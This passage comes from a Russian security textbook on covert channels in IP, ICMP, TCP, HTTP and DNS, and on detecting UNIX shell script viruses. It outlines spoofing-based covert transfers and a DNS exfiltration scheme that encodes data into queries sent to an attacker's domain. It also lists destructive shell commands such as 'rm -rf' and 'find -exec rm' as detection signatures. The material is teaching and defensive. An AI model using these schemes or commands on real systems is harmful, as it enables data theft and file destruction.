Изощренный способ организации скрытого канала с использованием полей «параметры» и CRC описан в [26]. Для передачи информации используется значение контрольной суммы заголовка! В основе этого метода лежит идея, позволяющая встраивать передаваемое сообщение в контрольную сумму заголовка путем добавления к нему 4 байт опций, сформированных на основании передаваемого сообщения таким образом, чтобы возникла коллизия контрольной суммы. В статье доказывается, что для любого 16-битного сообщения m и любого 16-битного значения контрольной суммы исходного пакета s существует такое 16-битное[1] p, добавление которого к исходному пакету в качестве опций заголовка не приведет к изменению контрольной суммы получившегося пакета.

Это дает возможность получателю сообщения произвести обратное преобразование и получить m из s и p. Единственным обстоятельством, затрудняющим данное действие, может явиться факт изменения значения TTL при пересылке пакетов в процессе доставки: ведь с изменением TTL меняется и контрольная сумма заголовка. Поэтому, для вычисления верного значения m, необходимо для начала восстановить первоначальное значение TTL и рассчитать исходную контрольную сумму, на основании которой вычислить значение m.

Таким образом, большая часть полей заголовка IP пакета может быть использована для организации скрытого взаимодействия, причем, возможна организация как активных, так и пассивных каналов. Однако, ввиду изученности таких методов внедрения данных в поля заголовка IP пакета, существующие методы противодействия сводят к минимуму эффективность таких скрытых каналов. Иначе говоря, в случае адекватных мер защиты со стороны службы безопасности, использование полей заголовка IP-пакета для организации скрытого взаимодействия представляется малоэффективным.

[1]Значение p является именно 16-битным. Как известно, поле опций занимает 32 бита: из них старшие 16 бит заполняются нулями (это значит «конец списка опций»), а младшие – значением p.

ICMP протокол

В то время как вышеописанный протокол IP используется для обработки дейтаграммы, передаваемой между компьютерами, для обмена служебной информацией о ходе этого взаимодействия используется специальный протокол – ICMP (Internet Control Message Protocol). Протокол ICMP использует основные свойства IP протокола, как если бы он являлся протоколом более высокого уровня. Однако фактически ICMP является составной частью протокола IP.

Сообщения ICMP протокола, как правило, оповещают об ошибках, возникающих при обработке дейтаграмм. Чтобы проблемы с передачей сообщений не вызывали появление новых сообщений, чтобы это в свою очередь не привело к лавинообразному росту количества сообщений, циркулирующих в сети, констатируется, что нельзя посылать сообщения о сообщениях. Каждое сообщение протокола ICMP передается по сети внутри пакета IP. Пакеты IP с сообщениями ICMP маршрутизируются точно так же, как и любые другие пакеты, без приоритетов, поэтому они также могут теряться. Кроме того, в загруженной сети они могут вызывать дополнительную загрузку роутеров. Для того чтобы не вызывать лавины сообщений об ошибках, потери пакетов IP, переносящие сообщения ICMP об ошибках, не могут порождать новые сообщения ICMP.

На рис. 5.5 показан формат ICMP сообщения. Первые 4 байта одинаковы для всех сообщений, однако остальные отличаются в зависимости от типа сообщения.

Существуют 15 различных значений для поля типа, которые указывают на конкретный тип ICMP сообщения. Для некоторых ICMP сообщений используются различные значения в поле кода, подобным образом осуществляется дальнейшее разделение ICMP сообщений. Поле контрольной суммы защищает ICMP сообщения целиком.

Для организации скрытых каналов с помощью протокола ICMP чаще всего используется возможность задавать произвольное содержимое поля данных в соответствии с указанным типом. Так, используя типы ICMP_ECHO_REQUEST и ICMP_ECHO_REPLY,

можно достаточно легко осуществить скрытое взаимодействие, кодируя в поле данных необходимую информацию.

Другим интересным способом организации скрытой передачи данных может являться использование реакции транзитного узла на пакет с истекшим значением TTL. Так, любой IP-пакет, значение TTL которого уменьшилось в процессе пересылки до нуля, будет частично (64 байта) отправлен адресату в виде специального ICMP-сообщения. Используя подмену IP-адреса (IP-spoofing), достаточно легко организовать скрытую передачу данных. В силу того, что обработка IP-пакетов происходит только на межсетевом уровне модели TCP/IP, семантика передаваемых в IP данных учитываться не будет. Это дает возможность использовать эти 64 байта в своих целях.

Достаточно интересным является метод организации скрытого канала с применением ICMP и UDP. Спецификации ICMP содержат описание различных требований поведения реализации ICMP протокола в отношении некоторых событий. Одним из таких событий является событие «ICMP port unreachable», возникающее в случае попытки передачи данных закрытому UDP порту. Результатом обработки такого события является ICMP-пакет, направленный вызвавшему событие адресату и содержащий в теле данных UDP-заголовок вызвавшего ошибку пакета и 48 байт тела пакета. Благодаря этой особенности, а также возможности использования подмены IP-адреса, можно реализовать скрытую передачу данных, которая будет выглядеть следующим образом:

- *отправитель:* отправка специального пакета с поддельным адресом отправителя (т.е. получателя) на заведомо закрытый порт промежуточного хоста;
- *промежуточный хост:* реакция на событие – отправка ICMP-пакета, содержащего в себе 48 байт тела исходного UDP-пакета, получателю;
- *получатель:* обработка входящего ICMP-пакета, извлечение данных.

TCP протокол

TCP (Transmission Control Protocol, RFC793) — это протокол обеспечения надежности прямых соединений, созданный для многоуровневой иерархии протоколов, поддерживающих межсетевые приложения. Протокол TCP обеспечивает надежность коммуникаций между парами процессов на хостах, включенных в различные компьютерные коммуникационные сети, которые объединены в единую систему. Данный протокол представляет собой специальный транспортный механизм с предварительной установкой соединения, обеспечивающий безошибочность передаваемых и получаемых данных. В отличие от UDP, TCP гарантирует, что приложение получит данные точно в той последовательности, в какой они были отправлены, и без потерь.

Для прикладного уровня протокол TCP предоставляет полнодуплексный сервис. При этом на обоих концах соединения необходимо отслеживать номер последовательности данных, передаваемых в каждом направлении. Этот протокол может быть описан как протокол с изменяющимся окном без селективных или отрицательных подтверждений. В TCP нет селективных подтверждений, потому что номер подтверждения в TCP заголовке означает, что отправитель успешно принял все байты за исключением этого байта.

На рис. 5.6 представлен формат заголовка TCP-пакета. Обычно его размер составляет 20 байт, если не присутствуют опции. Каждый TCP сегмент содержит номера портов источника и назначения, с помощью которых идентифицируются отправляющее и принимающее приложения. Эти два значения вместе с IP-адресами источника и назначения в IP-заголовке уникально идентифицируют каждое соединение.

Поля «номер последовательности» и «номер подтверждения». Простейшим примером организации скрытого канала с помощью TCP является пример использования поля номера последовательности. Известно, что надежное TCP-соединение устанавливается в три этапа (SYN, SYN/ACK, ACK). Так при установлении соединения, совместно с установленным флагом SYN, значение поля «номер последовательности» определяет начальный номер

последовательности — ISN. Это дает возможность организовать скрытую передачу 32-битного значения (рис. 5.7).

Более интересный метод предполагает использование того же механизма установления надежного TCP-соединения совместно с одним из фундаментальных недостатков IP-протокола – возможность подмены адреса отправителя (рис. 5.8).

Пусть, например, в ЛВС находится рабочая станция с адресом 1.1.1.1, и эта станция не обладает правом доступа к серверу 3.3.3.3, находящемуся в сети Интернет. Пусть существует некая рабочая станция с адресом 2.2.2.2, находящаяся в демилитаризованной зоне DMZ, доступ которой к серверу не ограничен. Тогда, подменив в SYN(ISN)-пакете адрес отправителя на 3.3.3.3, злоумышленник вызовет ситуацию, при которой ответ SYN/ACK(ISN+1) будет направлен не ему, а указанному при подмене адресату. Таким образом, организована скрытая передача информации.

В [79] предложен способ организации пассивного скрытого канала при помощи модификации полей SYN и ACK заголовка TCP-пакета. Данный метод организации пассивного скрытого TCP-канала получил название NUSHU. В качестве демонстрации возможности реализации предложенной идеи был разработан специальный модуль ядра Linux, подтверждающий жизнеспособность предложенной идеи. Хотя по своей архитектуре NUSHU является односторонним скрытым каналом, авторы обозначенной работы ставят перед собой задачу разработки способов организации двунаправленного информационного обмена на базе реализованного протокола.

Рис. 5.4. Структура заголовка IP-пакета

Рис. 5.5. Структура ICMP-пакета

Рис. 5.6. Структура заголовка TCP-пакета



Рис. 5.7. Иллюстрация скрытого взаимодействия с использованием SYN(ISN)

В качестве меры противодействия можно отметить метод обнаружения скрытого канала NUSHU с использованием нейронных сетей, представленный в работе [89].

Поле «флаги». Большие возможности организации скрытой передачи данных дает использование поля флагов. Существуют реализации, использующие ACK-пакеты (*например, AckCmd*). Флаг указания срочности URG, совместно с полем указателя срочности и полем данных, также применяется для скрытой передачи информации.



Рис. 5.8. Использование SYN(ISN) с подменой адреса

Поле «опции». В работе [47] представлен способ организации скрытого канала с использованием поля «опции» TCP заголовка. Так, разработан специальный протокол, позволяющий добиться надежной передачи данных с использованием опции временной

отметки (timestamp). В качестве контейнера информации здесь выступает младший бит значения временной отметки. В общем случае, распределение значений младшего бита представляет собой случайную величину. Это обстоятельство дает возможность использовать младший для передачи «неслучайной» информации.

Вообще, большинство полей TCP-заголовка, как и в случае с IP протоколом, являются потенциально опасными с точки зрения использования их для организации как активных, так и пассивных скрытых каналов. В настоящее время существует множество специальных утилит, использующих их в этих целях (например, NetCat, CryptCat, StegTunnel, TunnelShell и др.).

5.7.2. Скрытые каналы в протоколах уровня приложений

Как было отмечено, на вершине стека протоколов семейства TCP/IP находится уровень приложений. Этот уровень включает в себя все процессы, использующие протоколы транспортного уровня для доставки данных. Существует огромное множество протоколов уровня приложений. Некоторые из них «отмирают», и им на смену приходят вновь разработанные. Протоколы уровня приложений в основном предназначены для обеспечения конкретного сетевого сервиса для приложений пользователя.

Для примера можно привести наиболее используемые на сегодняшний день протоколы уровня приложений:

- TELNET/SSH — протокол удаленного доступа к консоли/защищенный сетевой терминал;
- FTP (File Transfer Protocol) — протокол передачи файлов, используется при работе с файловыми архивами;
- SMTP (Simple Mail Transfer Protocol) — простой протокол передачи электронной почты, используется для передачи почты между почтовыми серверами в Интернет;
- POP3 (Post Office Protocol) — протокол почтового офиса (3-й версии), используется для удаленного доступа к почтовым ящикам на сервере;
- HTTP (Hyper Text Transfer Protocol) — протокол передачи гипертекста, используется для наиболее популярного сетевого сервиса WWW.

Приведенные выше протоколы широко используются клиентскими приложениями и хорошо известны пользователям. С другой стороны, есть протоколы, которые используются для общесистемных нужд:

1) DNS (Domain Name Service) — доменная служба имен, используется всеми приложениями для преобразования символьных имен хостов в IP-адрес и обратно;
2) NFS (Network File System) — сетевая файловая система, используется для разделения файловых ресурсов в сети между UNIX станциями.

Такие протоколы как TELNET, FTP, HTTP используют в качестве транспорта TCP. Протоколы DNS и NFS – UDP. Существуют и другие протоколы, многие из которых работают непосредственно с межсетевым уровнем IP.

Существенным отличием большинства протоколов уровня приложений от протоколов предшествующих уровней является наличие *нечетко определенной семантики*. Это означает, что существует возможность одинаковой трактовки различающихся между собой данных. Это в свою очередь открывает широкие возможности по использованию таких протоколов для организации скрытой передачи данных.

Так в спецификации на протокол HTTP/1.0 структура сообщения HTTP-запроса описана следующим образом:

```
Request          = Simple-Request | Full-Request
Simple-Request   = “GET” SP Request-URI CRLF
Full-Request     = Request-Line
    ; Секция 5.1
                   *(General-Header
    ; Секция 4.3
                    |Request-Header
    ; Секция 5.2
                    |Entity-Header)
    ; Секция 7.1
                    CRLF
                    [Entity-Body]
    ; Секция 7.2
```

Как видно, HTTP-запрос может содержать в себе несколько заголовков. Обычно в качестве примеров указывают такие заголовки как «User-Agent:», «Referer:», «Cookie:». Однако ничто не запрещает добавить собственный заголовок, например «Covert-Data: HELLO».

Поле «Entity-Body» обычно содержится только в POST-методах, так как теряет смысл для других типов сообщений. Спецификация RFC1945 не исключает возможности использования этого поля в остальных HTTP-запросах (POST, GET и т.д.), что также может быть использовано для организации скрытой передачи данных.

Спецификации на протокол HTTP не вводят никаких требований, касающихся стандартизации написания отдельных элементов. Поэтому, например, допустимо указать «COOKIE», или даже «CoOkIe», вместо привычного «Cookie». Также не регламентируется количество специальных пробельных символов. Все это дает потенциальную возможность использования этого протокола в целях сокрытия передачи данных.

В настоящее время существует большое количество специальных утилит, так или иначе использующих указанную «либеральность» протокола HTTP. Среди них можно отметить Hcovert, HTTPTunnel.

Схожий метод организации скрытых каналов может быть применен и в случае протокола DNS. В основе работы этого протокола лежит схожая с HTTP схема – «запрос-ответ». Как сообщение-запрос, так и сообщение-ответ содержат в себе определенный заголовок, формат которого описан в RFC1035. Не вдаваясь в подробности описания, можно отметить, что и при использовании протокола DNS существует реальная угроза организации скрытых каналов.

Другой метод организации скрытого взаимодействия предполагает использование DNS-ответов от сервера. Так, для передачи данных от некоторой машины, находящейся в защищенном сегменте ЛВС, к серверу во внешней сети можно, используя систему DNS, сформировать запрос, содержащий в себе закодирован-

ное сообщение (например, используя кодирование Base32). Тогда сценарий скрытой передачи данных будет таким:

- *data := Base32(input);*
- *DNS-запрос: [data].remotename.domain.*

При передаче такого запроса локальному DNS-серверу последний сформирует запрос к внешнему DNS-серверу домена *domain* (который, конечно, находится под контролем злоумышленника). Вот так относительно простым способом может быть организована несанкционированная передача данных во внешнюю незащищенную сеть. Ответ DNS-сервера также может содержать скрытую информацию и способствовать ее передаче во внутреннюю сеть.

Среди существующих средств организации скрытой передачи данных с использованием DNS следует отметить DNS2TCP, DNShell, NSTX, OzyManDns.

Стоит ли говорить о какой-либо защищенности от скрытых каналов разного рода почтовых протоколов, протоколов передачи сообщений и т.д.?

Выводы

Практически общепризнанным фактом является то, что важнейшей характеристикой любой компьютерной системы является безопасность циркулирующей в ней информации, однако современные попытки обеспечить ее вряд ли закончатся успешно. Существует неверное предположение, что адекватная степень защиты может быть достигнута на прикладном уровне (с помощью приложений) совместно с механизмами защиты, существующими в основных современных операционных системах.

Существует множество видов атак на программные системы, при этом именно атаки, использующие скрытые каналы приема или передачи информации, по праву считаются наиболее опасными. Возникнув почти 30 лет назад, тема скрытых каналов со временем не только не утратила актуальность, но оформилась в отдельную

область знания, включающую в себя как обширную теоретическую базу, так и множественную практическую компоненту.

Теоретические исследования, связанные со скрытыми каналами, нацелены на описание различных типов скрытых каналов, их моделирование, оценку основных коммуникационных характеристик, таких как емкость и пропускная способность, а также разработку специальных схем кодирования, обеспечивающих надежную передачу информации в каналах с выпадениями, вставками и заменами. Для решения таких задач широко используется теория информации Шеннона, теория кодирования информации, теория цепей Маркова.

В настоящее время тема скрытых каналов, в силу понятных соображений, не достаточно афишируется. К сожалению, для многих этот факт приводит к непониманию всей значимости проблемы существования скрытых каналов. Очевидно, что замалчивание проблемы не приводит к ее устранению, а лишь создает условия для ее проявления уже в более серьезном виде в будущем. Последствия таких заблуждений могут быть печальны.

Хотя применение скрытых каналов возможно во многих вычислительных процессах, на сегодняшний день больше всего исследований проведено в области организации скрытых каналов в сетях пакетной передачи данных. Как было показано, организация скрытых каналов на базе существующих протоколов стека TCP/IP не является сложной задачей. Учитывая повсеместное распространение современных вычислительных сетей на базе пакетных протоколов, в том числе TCP/IP, специальным службам безопасности необходимо принимать меры по нейтрализации возможных атак с использованием скрытых каналов.

Контрольные вопросы

1) Дайте определение скрытого канала передачи данных.
2) Дайте определение потайного канала передачи данных.
3) Дайте определение побочного канала передачи данных.
4) Перечислите типы скрытых каналов передачи данных.

5) Что такое скрытый канал по памяти?

6) Что такое скрытый канал по времени?

7) Какие основные характеристики скрытых каналов используются при их описании?

8) Укажите различия между синхронными и асинхронными скрытыми каналами.

9) Какое влияние оказывает синхронизация на емкость канала?

10) Укажите особенности применения скрытых каналов в системах обработки информации.

11) Перечислите методы организации локальных скрытых каналов.

12) Перечислите методы организации сетевых скрытых каналов.

13) Каким образом можно организовать скрытые каналы на базе стека протоколов TCP/IP: IP и ICMP?

14) Каким образом можно организовать скрытые каналы на базе стека протоколов TCP/IP: TCP и UDP?

15) Каким образом можно использовать протоколы уровня приложений HTTP и DNS для организации скрытых каналов?

16) Укажите методы противодействия угрозе организации скрытых каналов?

6. УГРОЗА ПРОВЕДЕНИЯ АТАК НА UNIX-СИСТЕМЫ С ИСПОЛЬЗОВАНИЕМ СКРИПТ-ВИРУСОВ ДЛЯ КОМАНДНЫХ ИНТЕРПРЕТАТОРОВ

В настоящее время разработчиками антивирусных систем все большее внимание уделяется защите тех компонентов, атаки на которые фиксируются чаще. Компоненты систем, атаки на которые зафиксированы не были, не защищаются. Об уязвимостях некоторых компонентов принято умалчивать, чтобы создать в коммерческих целях псевдозащищенный образ программного продукта.

Тема атак скрипт-вирусов для командных интерпретаторов на ОС семейства UNIX в настоящее время поднимается редко. Существование скрипт-вирусов многими экспертами в области компьютерной вирусологии отрицается как факт. Существуют утверждения, что подобные вирусы являются гипотетической угрозой безопасности.

Скрипт-вирусы – это вирусы, создаваемые на интерпретируемых языках программирования. У современных создателей антивирусных систем накоплен богатый опыт борьбы с вирусами, написанными на исполняемых языках программирования. Опыт борьбы со скрипт-вирусами под ОС семейства UNIX отсутствует. Причиной этому можно назвать нежелание вкладывать усилия и финансы в исследование нового вида вирусов, которые не столь распространены.

Скрипт-вирусы недооцениваются по причине ошибочного мнения, что эти вирусы не могут получить в системе привилегированных прав, а значит, не способны причинить существенный вред. Данное заблуждение связано с заявлениями антивирусных экспертов, которые большую часть времени работают с вирусами, написанными на языке Assembler. Подобные вирусы используют уязвимости системы (переполнение буфера и т. п.) для того, чтобы получить привилегированные права. В арсенале скриптовых языков нет механизмов, которые позволили бы воспользоваться такими уязвимостями. Однако точка зрения, что любые вирусы должны распространяться, используя уже известные механизмы, приводят к за-

блуждению, что скрипт-вирусы являются безобидными, так как не могут повысить свои права в системе.

Еще одной важной причиной, почему защита от атак с использованием скрипт-вирусов не обеспечивается в полной мере, является недооценка разработчиками антивирусных систем того факта, что вирусы могут использовать в своей деятельности не только внешние, но и внутренние злоумышленники. Последние, как правило, ограничены в своих возможностях использованием исключительно скрипт-вирусов.

6.1. Интерпретатор и компилятор. Преимущества вирусов на интерпретируемых языках. Скрипт-вирусы на языке Shell

Скрипт-вирусы создаются на так называемых интерпретируемых, или, что то же самое, скриптовых языках. Кратко рассмотрим, чем отличаются интерпретируемые языки программирования от компилируемых.

Скорость выполнения программ в режиме интерпретации ниже, чем у компилированного кода, так как при каждом запуске интерпретируемой программы необходимо заново переводить текст программы в машинный код. При этом если одна и та же команда будет выполняться в программе многократно, то интерпретатор будет выполнять эту команду так, как будто встретил ее впервые. Вследствие этого программы, в которых требуется осуществлять большой объем вычислений, будут выполняться медленно. Кроме того, если необходимо перенести и выполнить команду на другом компьютере, то надо убедиться в том, что на нем также установлен интерпретатор. Тем не менее, данный недостаток интерпретируемых программ одновременно является их огромным преимуществом.

Скрипт-программа может быть перенесена на компьютер с отличающейся ОС в большинстве случаев без существенных изменений. При этом необходимо выполнение только одного условия: на компьютере должен быть установлен необходимый интерпретатор.

Простота отладки и гибкость являются причиной того, что интерпретируемые языки часто применяются администраторами для написания служебных скриптов для взаимодействия с ОС, а также для разработки web-приложений. К интерпретируемым языкам программирования относится, например, командный язык Shell.

Преимуществами скрипт-вирусов являются те же самые преимущества, которые отличают программы, написанные на интерпретируемых языках программирования. Большинство скрипт-вирусов не зависят от версии ОС, а также от версии ПО, которая установлена на компьютере. Все, что необходимо скрипт-вирусу, – интерпретатор.

В случае, когда вирус представляет собой компилируемую программу, существует возможность того, что эта программа даже не сможет быть запущена под ОС, которая имеет отличную архитектуру или, например, не имеет необходимых для исполнения программы библиотек. Запуск такой программы закончится неудачно, а, значит, опытный пользователь или администратор может с легкостью обнаружить тот факт, что на машине была запущена вредоносная программа. Скрипт-вирусы слабее зависят от версии ОС, кроме того, в их распоряжении имеется огромное количество приемов, которые позволяют скрыть аварийное завершение работы вирусного кода.

Еще одно преимущество скрипт-вирусов заключается в том, что они могут быть относительно небольшого размера. Для написания кода троянской программы необходимо всего лишь несколько строчек скрипта. Данное свойство скрипт-вирусов позволяет им, будучи встроенными в код скрипта-жертвы, оставаться незаметными для системных администраторов.

Относительная простота скриптовых языков в сочетании с их широкими возможностями, а также простотой отладки, позволяют с легкостью создавать достаточно опасные вирусы даже не самым опытным пользователям.

6.2. Классификация технических приемов, используемых скрипт-вирусами

Для создания качественного антивируса, способного отразить атаки скрипт-вирусов, необходимо проанализировать и классифицировать возможные приемы, которыми могут воспользоваться создатели скрипт-вирусов.

Скрипт-вирус является частным случаем так называемых разрушающих программных воздействий (РПВ). Можно выделить три класса базовых функциональных возможностей РПВ:

- распространение;
- вредоносное воздействие;
- маскировка.

Очевидно, что определяющим фактором для вируса является именно функция вредоносного воздействия, так как без этой функции программа не является вредоносной. Функция маскировки может отсутствовать, так же как может отсутствовать функция распространения (злоумышленник может, например, самостоятельно скопировать и запустить вирус). Все функциональные возможности, упомянутые в определении РПВ, принадлежат одному из перечисленных классов.

На основе приведенных рассуждений и понятия скрипта для ОС семейства UNIX, воспользовавшись методами семантического моделирования, можно построить ER-диаграмму для описания атаки скрипт-вирусов, показанную на рис. 6.1.

Очевидно, что в случае скрипт-вирусов в арсенале злоумышленника есть только доступные в командном интерпретаторе ОС команды. Если исходить из функциональных возможностей интерпретаторов, то к классу вредоносных команд можно отнести все команды модификации файлов, так как именно с использованием этих команд выполняются все без исключения вредоносные манипуляции, выполняемые РПВ. Также команды модификации файлов необходимы для реализации маскировки (изменения тела) вируса. Кроме того, для выполнения вредоносного

воздействия необходимо обнаружить объект атаки. Для этого скрипт-вирусу необходимо использование класса команд поиска.

Наконец, для маскировки выполнения скрипт-вируса помимо команд модификации файлов могут быть использованы специализированные последовательности команд.

Рис. 6.1. ER-модель атаки скрипт-вируса

Таким образом, на основе ER-модели угрозы скрипт-вирусов и приведенных выше рассуждений для создания классификации скрипт-вирусов могут быть выбраны следующие параметры:

- способы поиска объектов атаки;
- способы модификации файлов;
- способы маскировки.

Классификация технических приемов показана на рис. 6.2.

На основе анализа доступных команд интерпретатора Shell ОС Linux можно выделить следующие возможные способы поиска объектов атаки скрипт-вирусами:

- использование циклических конструкций;
- использование команды «file»;
- использование команды «find»;
- использование команды «grep»;

- использование команды «head»;
- поиск заранее известных файлов.

Рис. 6.2. Классификация технических приемов, используемых скрипт-вирусами

Можно выделить следующие возможные способы модификации файлов:

- использование утилиты awk;
- использование временных файлов.

Можно выделить следующие возможные способы маскировки, доступные скрипт-вирусам:

- маскирование исполнения;
- маскирование кода вируса.

В свою очередь, можно выделить следующие возможные способы маскирования тела вируса:

- использование системных комментариев;
- использование специальных имен файлов;
- использование вызовов;
- использование псевдонимов.

Важно отметить, что использованный принцип разделения команд интерпретатора по специальным признакам на функциональные группы может быть применен к любой ОС на базе UNIX и любому другому интерпретатору.

6.4. Классификация скрипт-вирусов

Помимо технических приемов, необходимо проанализировать возможные тактики атаки скрипт-вирусов (рис. 6.3). В качестве параметров классификации скрипт-вирусов могут быть выбраны:

- способ распространения;
- используемый метод, затрудняющий обнаружение;
- способ реализации атаки.



Рис. 6.3. Классификация скрипт-вирусов

Выбор именно этих параметров классификации объясняется следующим образом. В предыдущем разделе была приведена ER-диаграмма атаки скрипт-вирусов. Анализируя ее, становится очевидным, что реализация скрипт-вирусов существенным образом определяется реализацией трех основных функциональных блоков вируса. Эти блоки определяют механизмы распространения, вредоносного воздействия и маскировки скрипт-вируса. Именно реализация этих трех блоков позволяет с полным основанием выделить три приведенных выше параметра классификации.

Классификация по способу распространения является наиболее значимой. От механизма распространения во многом зависит успех атаки скрипт-вируса, а также то, насколько легко антивирус сможет его обнаружить. По способу распространения можно выделить следующие категории скрипт-вирусов:

- распространяющиеся в системных файлах;
- использующие вставки вызова;
- перезаписывающие системные файлы;
- немедленного выполнения;
- вирусы-спутники.

По используемым методам, затрудняющим обнаружение, можно выделить следующие категории скрипт-вирусов:

- самошифрующиеся;
- полиморфные;
- резидентные;
- не использующие методы затруднения обнаружения.

По способу реализации атаки можно выделить следующие категории скрипт-вирусов:

1) компилирующие;
2) чисто скриптовые.

Скрипт-вирусы, распространяющиеся в системных файлах, в свою очередь, предлагается разделить на следующие категории:

- присоединяемые в начало;
- присоединяемые в конец;
- осуществляющие вставку вирусного кода в тело скриптового файла.

6.5. Поиск скрипт-вирусов на основе анализа кода. Выделение эвристических признаков скрипт-вирусов

Рассмотрим эвристические признаки срипт-вирусов, которые могут использоваться антивирусными сканерами для их обнаружения. На данный момент отсутствует универсальная система обнаружения скрипт-вирусов. Более того, до сих пор не проводился исчерпывающий анализ всей доступной информации о скрипт-вирусах.

Эвристическое сканирование — метод работы антивирусной программы, основанный на поиске эвристических признаков вирусов. Он призван улучшить способность антивирусов обнаруживать ранее неизвестные вирусы, в частности распознавать модифицированные версии вирусов в тех случаях, когда в подозрительной программе не обнаружена сигнатура РПВ, но налицо более общие признаки вируса.

Сигнатурный метод обнаружения скрипт-вирусов тривиален. Фактически сигнатурный анализ сводится к поиску характерных команд и участков кода с фиксированным смещением относительно первой строки программного кода скрипт-вируса. Очевидно, что это задача является легко выполнимой для скрипт-вирусов, исходный код которых всегда доступен для редактирования и анализа. Задача антивирусной системы – хранить базу данных сигнатур скрипт-вирусов. Но большинство скрипт-вирусов обладают полиморфными свойствами, т.е. их обнаружение на основе сопоставления сигнатур не имеет смысла. Кроме того, создатели скрипт-вирусов могут легко модифицировать код вируса и выпустить еще один вирус-близнец, который будет незначительно отличаться от оригинала, но при этом быть совершенно «новым» для антивируса.

Возможным методом обнаружения скрипт-вирусов является их выявление на основе статистических данных, которые подбираются на основе анализа всех существующих типов скрипт-вирусов, а также анализа команд, которые в основном используются для осуществления действий, характерных для скрипт-

вирусов. В отличие от скомпилированных вирусов, исходный код скрипт-вирусов всегда открыт и доступен, а значит, поиск характерных частей кода облегчается.

Текст всех скриптов на компьютере анализируется на вхождение тех или иных характерных команд Shell или последовательности команд Shell. Превышение определенного количества подозрительных сущностей должно влечь за собой ответные действия со стороны антивирусной программы (удаление или перемещение в карантинную область). Скрипт может быть лишен командой-поисковиком прав на исполнение на время, пока пользователь или системный администратор не проанализирует текст подозрительного файла. Последний может быть заархивирован с помощью команды «tar», так как простое лишение права на исполнение не гарантирует полной безопасности. Вирус может быть в системе не один и являться лишь временным файлом с частью вредоносного кода, который будет активироваться другим скриптом. В нем, в свою очередь, может быть предусмотрено предоставление подозреваемому файлу соответствующих прав.

Рассмотрим основные Shell-команды, на которые следует обратить внимание при выявлении скрипт-вирусов. Данная подборка получена на основе анализа рассмотренных ранее механизмов функционирования скрипт-вирусов.

Анализ опасности команд и «плавающих» сигнатур строится на механизме весовых коэффициентов. Каждой сущности ставится в соответствие весовой коэффициент, показывающий насколько она опасна. При анализе текста скрипта происходит суммирование весовых коэффициентов всех сигнатур и команд, которые были встречены в файле.

Перечислим выявленные подозрительные сущности.

Команды удаления

Команда «rm», особенно в сочетании с флагами «-rf» (т.е. рекурсивного удаления без подтверждения).

Команды изменения прав доступа

```
$ chmod wXp имя-файла
$ chmod a+x file_name
```

Данные команды, а особенно команда

```
$ chmod a+x file_name
```

встречаются особенно часто, так как они необходимы для присвоения скриптам прав на исполнение.

Следующие команды встречаются реже:

```
$ chown vasja file_name
$ chgrp users file_name
```

Команды копирования файлов

Данные команды используются для создания временной копии файлов.

```
cp [options] source destination
cp [options] source_directory new_directory
```

Команды создания файлов

Эти команды используются в случаях, когда скрипт-вирусы создаются «на лету» или дописываются в конец файлов.

```
cat file1 > file2
```

Команды перемещения файлов

Команда «mv» может использоваться не только для перемещения, но и для переименования файлов и каталогов (т.е. перемещения их внутри одного каталога). Для этого надо просто задать в качестве аргументов старое и новое имя файла:

```
mv oldname newname
```

Команды выполнения

Это, прежде всего, команды выполнения как часть команды «find»:

```
-exec rm {} \;
```

Команда «xargs»:

«xargs» — формирование списка аргументов и выполнение команды. Синтаксис команды выглядит следующим образом:

```
xargs [-lчисло] [-iзам_цеп] [-nчисло] [-t] [-p] [-x]
      [-sразмер] [команда [начальный_аргумент ...]]
```

Команда «xargs» объединяет зафиксированный набор заданных в командной строке «начальных_аргументов» с аргументами, прочитанными со стандартного ввода. Указанная команда выполняется один или несколько раз. Число аргументов, которые должны

быть прочитаны для каждого вызова команды, и способ, которым они объединяются, определяются заданными опциями.

Команды поиска файлов для заражения

К этим командам относятся уже описанные команды «file», «head», «grep», «file».

Команды редактирования текста

Для редактирования данных используется либо утилита sed, которая была рассмотрена ранее, либо утилита awk.

Команды для компилятора

